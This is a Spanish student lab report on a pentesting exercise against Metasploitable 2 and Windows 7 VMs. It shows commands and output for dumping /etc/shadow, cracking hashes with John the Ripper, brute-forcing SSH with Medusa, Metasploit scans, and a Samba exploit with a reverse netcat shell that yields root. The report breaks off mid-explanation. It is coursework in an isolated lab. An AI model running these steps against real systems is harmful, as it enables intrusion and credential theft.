

Caso Práctico Pentesting.

Realizado por German Rivera Martínez.

Caso Práctico: Pentesting Objetivo Poner en práctica los conocimientos adquiridos en lo que respecta a los ataques de acceso frente a un objetivo al que se le va a realizar un proceso de auditoria / intrusión. Montar laboratorio: Vamos a montar un laboratorio para esta práctica. Para ello debéis descargaros diferentes máquinas:

- Metasploitable. Esta máquina no hay que instalarla, solamente utilizar la ISO con Virtual Box. Se puede descargar desde esta dirección URL: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>
- Windows 7. Se debe obtener una máquina Windows 7, la cual podéis descargar desde DreamSpark o, ya instalada en formato VHD, desde el sitio web Modern IE: <https://dev.windows.com/en-us/microsoftedge/tools/vms/windows/>

Ejercicio 1: Ataques a las credenciales. A partir de las herramientas vistas en la sección de ataques de fuerza bruta / diccionario, realiza un ataque offline a los usuarios/contraseñas de la máquina metasploitable (por ejemplo, con la herramienta John the ripper). Y, por otro lado, realiza un ataque online frente al servicio ssh que tiene levantado la máquina metasploitable, usando, por ejemplo, la herramienta hydra.


- Ejecuto el comando en root `cat /etc/passwd` para extraer la información de metasploitable en Kali Linux.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

- Realizo de segunda manera en root el comando cat/etc/shadow para extraer la información.

```
cat /etc/shadow
root:$1$avpf8J1$x0z8w5UF9Iv./DR9E9Lid.:14742:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuid:*:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfCy/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$K3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

- Creación de los archivos passwd.txt, shadow.txt y unshadow.txt con el ejecutable Nano.



```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
└─$ nano shadow.txt

(kali@kali)-[~]
└─$ ls
192.168.56.103  cisco.com  Desktop  docker-volumes  Downloads  Music  Pictures  shadow  Sublist3r  test1  zphisher
agrocosta.net_ips.txt  crosslinked  docker-projects  Documents  hashes.txt  passwd  Public  shadow.txt  Templates  Videos

(kali@kali)-[~]
└─$ nano passwd.txt

(kali@kali)-[~]
└─$ unshadow passwd.txt shadow.txt > unshadowed.txt

(kali@kali)-[~]
└─$ ls
192.168.56.103  cisco.com  Desktop  docker-volumes  Downloads  Music  passwd.txt  Public  shadow.txt  Templates  unshadowed.txt  zphisher
agrocosta.net_ips.txt  crosslinked  docker-projects  Documents  hashes.txt  passwd  Pictures  shadow  Sublist3r  test1  Videos

(kali@kali)-[~]
└─$ john --show unshadowed.txt
0 password hashes cracked, 7 left

(kali@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

```

- Luego utilizo a John the ripper para extraer contraseñas del archivo unshadow.txt.

```
kali@kali:~$ firefox
Firefox ESR
File Edit View Bookmarks History Tools Windows Help
Browse the World Wide Web

kali@kali:~$ cat unshadow.txt
0 password hashes cracked, 7 left

kali@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:01:02 0.95% (ETA: 16:16:37) 0.04835g/s 25544p/s 102335c/s 102335C/s lax111..laxan18
3g 0:00:02:25 34.90% (ETA: 16:16:02) 0.01463g/s 24750p/s 99051C/s 99051C/s nelch77..nela90
3g 0:00:07:17 75.85% (ETA: 16:15:51) 0.006864g/s 24405p/s 97646c/s 97646C/s WILLGATE..WILLITO/
3g 0:00:08:26 87.05% (ETA: 16:15:56) 0.005928g/s 24353p/s 97434c/s 97434C/s 34257182522595..3424350
3g 0:00:09:39 DONE (2024-08-20 16:15) 0.005176g/s 24328p/s 97329c/s 97329C/s ejngvgha007..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

kali@kali:~$ john --show unshadowed.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:102:104::/home/klog/bin/false
service:service:1002:1002::,/home/service:/bin/bash

3 password hashes cracked, 4 left
```

- Tuve problemas con correr Hydra y tuve que utilizar el programa Medusa para el ataque de fuerza bruta.

```
kali@kali:~$ medusa -h 192.168.100.119 -U usuarios.txt -P passwords.txt -M ssh

Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooof Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: 123456 (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: password (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: msfadmin (3 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: batman (4 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: service (5 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: 123456 (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: password (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: msfadmin (3 of 5 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.100.119 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: sys (3 of 5, 2 complete) Password: 123456 (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: sys (3 of 5, 2 complete) Password: password (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: sys (3 of 5, 2 complete) Password: msfadmin (3 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: sys (3 of 5, 2 complete) Password: batman (4 of 5 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.100.119 User: sys Password: batman [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: klog (4 of 5, 3 complete) Password: 123456 (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: klog (4 of 5, 3 complete) Password: password (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: klog (4 of 5, 3 complete) Password: msfadmin (3 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: klog (4 of 5, 3 complete) Password: batman (4 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: klog (4 of 5, 3 complete) Password: service (5 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: service (5 of 5, 4 complete) Password: 123456 (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: service (5 of 5, 4 complete) Password: password (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: service (5 of 5, 4 complete) Password: msfadmin (3 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: service (5 of 5, 4 complete) Password: batman (4 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.100.119 (1 of 1, 0 complete) User: service (5 of 5, 4 complete) Password: service (5 of 5 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.100.119 User: service Password: service [SUCCESS]
```

- ```

--kali@kali:~$
$ ssh -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedKeyTypes=ssh-rsa ssh192.168.100.119

ssh192.168.100.119's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

sysmetasploitable-1$ ls
bin console core disk find full fuse hpet libacl input kmem kmng libe loop0 loop1 loop2 loop3 loop4 loop5 loop6 loop7 mspdev mapper mem metasploitable
sys tty0 tty1 tty2 tty3 tty4 tty5 tty6 tty7 tty8 tty9 tty10 tty11 tty12 tty13 tty14 tty15 tty16 tty17 tty18 tty19 tty20 tty21 tty22 tty23 tty24 tty25 tty26 tty27 tty28 tty29 tty30 tty31 tty32 tty33 tty34 tty35 tty36 tty37 tty38 tty39 tty40 tty41 tty42 tty43 tty44 tty45 tty46 tty47 tty48 tty49 tty50 tty51 tty52 tty53 tty54 tty55 tty56 tty57 tty58 tty59 tty60 tty61 tty62 tty63 tty64 tty65 tty66 tty67 tty68 tty69 tty70 tty71 tty72 tty73 tty74 tty75 tty76 tty77 tty78 tty79 tty80 tty81 tty82 tty83 tty84 tty85 tty86 tty87 tty88 tty89 tty90 tty91 tty92 tty93 tty94 tty95 tty96 tty97 tty98 tty99

```

- **Escaneo de puertos, metasploitable.**

[illegible]

- ```
msf6 auxiliary(Scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_version
msf6 auxiliary(Scanner/mysql/mysql_version) > Now in Metasploit 6.4 - This module can target a MySQL or an MSSQL
msf6 auxiliary(Scanner/mysql/mysql_version) > set RHOSTS 192.168.100.119
RHOSTS => 192.168.100.119
msf6 auxiliary(Scanner/mysql/mysql_version) > run
[*] 192.168.100.119:3306 - 192.168.100.119:3306 is running MySQL 5.0.51a-JuBuntu5 (protocol 10)
[*] 192.168.100.119:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(Scanner/mysql/mysql_version) >
```

- Escaneo de puertos máquina de win7.

```
msf6 auxiliary(scanner/portscan/tcp) > run
[-] 192.168.120: - Msf::OptionValidateError The following options failed to validate:
[-] 192.168.120: - Invalid option RHOSTS: Host resolution failed: 192.168.120
msf6 auxiliary(scanner/portscan/tcp) > set RHOST 192.168.100.120
RHOST => 192.168.100.120
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.100.120: - 192.168.100.120:135 - TCP OPEN
[+] 192.168.100.120: - 192.168.100.120:139 - TCP OPEN
[+] 192.168.100.120: - 192.168.100.120:445 - TCP OPEN
[+] 192.168.100.120: - 192.168.100.120:554 - TCP OPEN
[+] 192.168.100.120: - 192.168.100.120:2869 - TCP OPEN
[*] 192.168.100.120: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/banner
[-] No results from search
[-] Failed to load module: auxiliary/scanner/banner
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.100.120
RHOSTS => 192.168.100.120
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.100.120: - 192.168.100.120:135 - TCP OPEN
[+] 192.168.100.120: - 192.168.100.120:139 - TCP OPEN
[+] 192.168.100.120: - 192.168.100.120:445 - TCP OPEN
[+] 192.168.100.120: - 192.168.100.120:554 - TCP OPEN
[+] 192.168.100.120: - 192.168.100.120:2869 - TCP OPEN
[*] 192.168.100.120: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/dcerpc/endpoint_mapper
msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > set RHOSTS 192.168.100.120
RHOSTS => 192.168.100.120
msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > run
[+] 192.168.100.120:135 - Connecting to the endpoint mapper service ...
[+] 192.168.100.120:135 - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 TCP (49152) 192.168.100.120
[+] 192.168.100.120:135 - 4b112204-0e19-11d3-b42b-0000f81feb9f v1.0 LRPC (LRPC-97edd329c03b267d10)
[+] 192.168.100.120:135 - b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (OLE37395D908BF449308EBCAACFF889)
[+] 192.168.100.120:135 - b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 PIPE (\pipe\trkwwks) \\WIN-BMUKDGQ3JV8
[+] 192.168.100.120:135 - b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (trkwwks)
[+] 192.168.100.120:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\pipe\lsass) \\WIN-BMUKDGQ3JV8
[+] 192.168.100.120:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LRPC-f71c6fd1f6a0b764c9)
[+] 192.168.100.120:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (audit)
[+] 192.168.100.120:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (securityevent)
[+] 192.168.100.120:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LSARPC_ENDPOINT)
[+] 192.168.100.120:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (lsapolicylookup)
```

- Logro conseguir la versión de Windows siendo como OS, con el nombre de WORKGROUP y demás información importante como la MAC Address.

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > set RHOSTS 192.168.100.120
RHOSTS => 192.168.100.120
msf6 auxiliary(scanner/netbios/nbname) > run
[*] Sending NetBIOS requests to 192.168.100.120→192.168.100.120 (1 hosts)
[+] 192.168.100.120 [WIN-BMUKDGQ3JV8] OS:Windows Names:(WIN-BMUKDGQ3JV8, WORKGROUP) Addresses:(192.168.100.120) Mac:08:00:27:2d:e5:8d
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/netbios/nbname) >
```


Ejercicio 3 : Exploiting con metasploit. Consigue ejecutar un payload sobre la máquina Metasploitable a través de alguno de los servicios que ofrece. Demostrar con imágenes vuestro proceso. Explicar la diferencia entre un payload de tipo bind y reverse. Ejemplificarlo.

- Realizo ping a la máquina de Metasploitable para verificar que la conexión ande correcta.

```
msf6 > ping 192.168.100.119
[*] exec: ping 192.168.100.119

PING 192.168.100.119 (192.168.100.119) 56(84) bytes of data:
64 bytes from 192.168.100.119: icmp_seq=1 ttl=64 time=0.684 ms
64 bytes from 192.168.100.119: icmp_seq=2 ttl=64 time=0.344 ms
64 bytes from 192.168.100.119: icmp_seq=3 ttl=64 time=0.307 ms
64 bytes from 192.168.100.119: icmp_seq=4 ttl=64 time=0.287 ms
64 bytes from 192.168.100.119: icmp_seq=5 ttl=64 time=0.361 ms
64 bytes from 192.168.100.119: icmp_seq=6 ttl=64 time=0.350 ms
64 bytes from 192.168.100.119: icmp_seq=7 ttl=64 time=0.362 ms
64 bytes from 192.168.100.119: icmp_seq=8 ttl=64 time=0.340 ms
64 bytes from 192.168.100.119: icmp_seq=9 ttl=64 time=0.285 ms
64 bytes from 192.168.100.119: icmp_seq=10 ttl=64 time=0.293 ms
64 bytes from 192.168.100.119: icmp_seq=11 ttl=64 time=0.334 ms
64 bytes from 192.168.100.119: icmp_seq=12 ttl=64 time=0.317 ms
64 bytes from 192.168.100.119: icmp_seq=13 ttl=64 time=0.266 ms
64 bytes from 192.168.100.119: icmp_seq=14 ttl=64 time=0.319 ms
64 bytes from 192.168.100.119: icmp_seq=15 ttl=64 time=0.352 ms
64 bytes from 192.168.100.119: icmp_seq=16 ttl=64 time=0.348 ms
64 bytes from 192.168.100.119: icmp_seq=17 ttl=64 time=0.380 ms
64 bytes from 192.168.100.119: icmp_seq=18 ttl=64 time=0.373 ms
64 bytes from 192.168.100.119: icmp_seq=19 ttl=64 time=0.336 ms
64 bytes from 192.168.100.119: icmp_seq=20 ttl=64 time=0.379 ms
64 bytes from 192.168.100.119: icmp_seq=21 ttl=64 time=0.439 ms
64 bytes from 192.168.100.119: icmp_seq=22 ttl=64 time=0.376 ms
64 bytes from 192.168.100.119: icmp_seq=23 ttl=64 time=0.380 ms
64 bytes from 192.168.100.119: icmp_seq=24 ttl=64 time=0.450 ms
64 bytes from 192.168.100.119: icmp_seq=25 ttl=64 time=0.389 ms
64 bytes from 192.168.100.119: icmp_seq=26 ttl=64 time=0.375 ms
64 bytes from 192.168.100.119: icmp_seq=27 ttl=64 time=0.370 ms
64 bytes from 192.168.100.119: icmp_seq=28 ttl=64 time=0.385 ms
64 bytes from 192.168.100.119: icmp_seq=29 ttl=64 time=0.377 ms
```

- Luego realizo un escaneo de puertos.

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.100.119
RHOSTS => 192.168.100.119
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run

[*] 192.168.100.119: - 192.168.100.119:21 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:25 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:22 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:23 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:53 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:80 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:111 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:139 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:445 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:512 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:513 - TCP OPEN
[*] 192.168.100.119: - 192.168.100.119:514 - TCP OPEN
[*] 192.168.100.119: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Elijo el compatible con el servicio Samba y con los payloads utilizando el puerto #139.

```

File Actions Edit View Help
[*] Exploit completed, but no session was created.
msf5 exploit(multi/samba/execute_script) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
0  payload/cmd/unix/adduser                  -               normal No    Add user with useradd
1  payload/cmd/unix/bind_rak                 -               normal No    Unix Command Shell, Bind TCP (via
2  payload/cmd/unix/bind_busybox_telnetd    -               normal No    Unix Command Shell, Bind TCP (via
3  payload/cmd/unix/bind_inetd              -               normal No    Unix Command Shell, Bind TCP (inet
4  payload/cmd/unix/bind_jys                 -               normal No    Unix Command Shell, Bind TCP (via
5  payload/cmd/unix/bind_lua                 -               normal No    Unix Command Shell, Bind TCP (via
6  payload/cmd/unix/bind_netcat              -               normal No    Unix Command Shell, Bind TCP (via
7  payload/cmd/unix/bind_netcat_gaping       -               normal No    Unix Command Shell, Bind TCP (via
8  payload/cmd/unix/bind_netcat_gaping_ipv6  -               normal No    Unix Command Shell, Bind TCP (via
9  payload/cmd/unix/bind_perl               -               normal No    Unix Command Shell, Bind TCP (via
10 payload/cmd/unix/bind_perl_ipv6          -               normal No    Unix Command Shell, Bind TCP (via
11 payload/cmd/unix/bind_r                 -               normal No    Unix Command Shell, Bind TCP (via
12 payload/cmd/unix/bind_ruby              -               normal No    Unix Command Shell, Bind TCP (via
13 payload/cmd/unix/bind_ruby_ipv6         -               normal No    Unix Command Shell, Bind TCP (via
14 payload/cmd/unix/bind_socat_sctp         -               normal No    Unix Command Shell, Bind SCTP (via
15 payload/cmd/unix/bind_socat_udp         -               normal No    Unix Command Shell, Bind UDP (via
16 payload/cmd/unix/bind_ssh               -               normal No    Unix Command Shell, Bind TCP (via
17 payload/cmd/unix/generic                -               normal No    Unix Command, Generic Command Exec
18 payload/cmd/unix/pingback_bind          -               normal No    Unix Command Shell, Pingback Bind
19 payload/cmd/unix/pingback_reverse       -               normal No    Unix Command Shell, Pingback Rever
20 payload/cmd/unix/reverse                 -               normal No    Unix Command Shell, Double Reverse
21 payload/cmd/unix/reverse_rak             -               normal No    Unix Command Shell, Reverse TCP (v
22 payload/cmd/unix/reverse_bash_telnet_ssl -               normal No    Unix Command Shell, Reverse TCP SS

```

- Payload (reverse) resultado con éxito demostrando que pude ingresar a la máquina.

```

Firefox ESR
msf5 exploit(multi/samba/execute_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf5 exploit(multi/samba/execute_script) > set RHOSTS 192.168.100.119
RHOSTS => 192.168.100.119
msf5 exploit(multi/samba/execute_script) > set LHOST 192.168.100.117
LHOST => 192.168.100.117
msf5 exploit(multi/samba/execute_script) > run

[*] Started reverse TCP handler on 192.168.100.117:4444
[*] Command shell session 1 opened (192.168.100.117:4444 -> 192.168.100.119:49548) at 2024-08-26 22:46:22 -0400

root
ls -ls
total 85
4 drwxr-xr-x 2 root root 4096 May 13 2012 bin
1 drwxr-xr-x 4 root root 1024 May 13 2012 boot
1 drwxr-xr-x 1 root root 11 Apr 28 2018 cdrom -> media/cdrom
0 drwxr-xr-x 14 root root 13488 Aug 19 18:05 dev
4 drwxr-xr-x 04 root root 4096 Aug 19 18:05 etc
4 drwxr-xr-x 6 root root 4096 Apr 16 2018 home
4 drwxr-xr-x 2 root root 4096 Mar 16 2018 initrd
0 lrwxrwxrwx 1 root root 32 Apr 28 2018 initrd.img -> boot/initrd.img-2.6.24-16-server
0 drwxr-xr-x 13 root root 4096 May 13 2012 lib
10 drwxr-xr-x 2 root root 10384 Mar 16 2018 lost+found
4 drwxr-xr-x 4 root root 4096 Mar 16 2018 media
4 drwxr-xr-x 3 root root 4096 Apr 28 2018 mnt
12 -rw-r--r-- 1 root root 18868 Aug 19 18:05 mshup.out
4 drwxr-xr-x 2 root root 4096 Mar 16 2018 opt
0 dr-xr-xr-x 117 root root 0 Aug 19 18:04 proc
4 drwxr-xr-x 13 root root 4096 Aug 19 18:05 root
4 drwxr-xr-x 2 root root 4096 May 13 2012/sbin
0 -rw-r--r-- 1 root root 0 Aug 19 21:46 shadow.txt
4 drwxr-xr-x 2 root root 4096 Mar 16 2018 srx
0 drwxr-xr-x 12 root root 0 Aug 19 18:04 sys
4 drwxr-xr-x 4 root root 4096 Aug 28 04:13 tmp
4 drwxr-xr-x 12 root root 4096 Apr 28 2018 usr
4 drwxr-xr-x 14 root root 4096 Mar 17 2018 var
0 lrwxrwxrwx 1 root root 29 Apr 28 2018 vmlinuz -> boot/vmlinuz-2.6.24-16-server

ls -ls
total 92
drwxr-xr-x 21 root root 4096 Aug 19 21:46 .
drwxr-xr-x 21 root root 4096 Aug 19 21:46 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2018 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13488 Aug 19 18:05 dev
drwxr-xr-x 04 root root 4096 Aug 19 18:05 etc
drwxr-xr-x 6 root root 4096 Apr 16 2018 home
drwxr-xr-x 2 root root 4096 Mar 16 2018 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2018 initrd.img -> boot/initrd.img-2.6.24-16-server

```

- **Explicación de la Diferencia entre Payloads *Bind* y *Reverse***
- **Reverse Payload.**
- **Funcionamiento:** En un payload reverse, la máquina víctima se conecta de vuelta a la máquina atacante. El atacante escucha en un puerto específico esperando la conexión de la víctima.
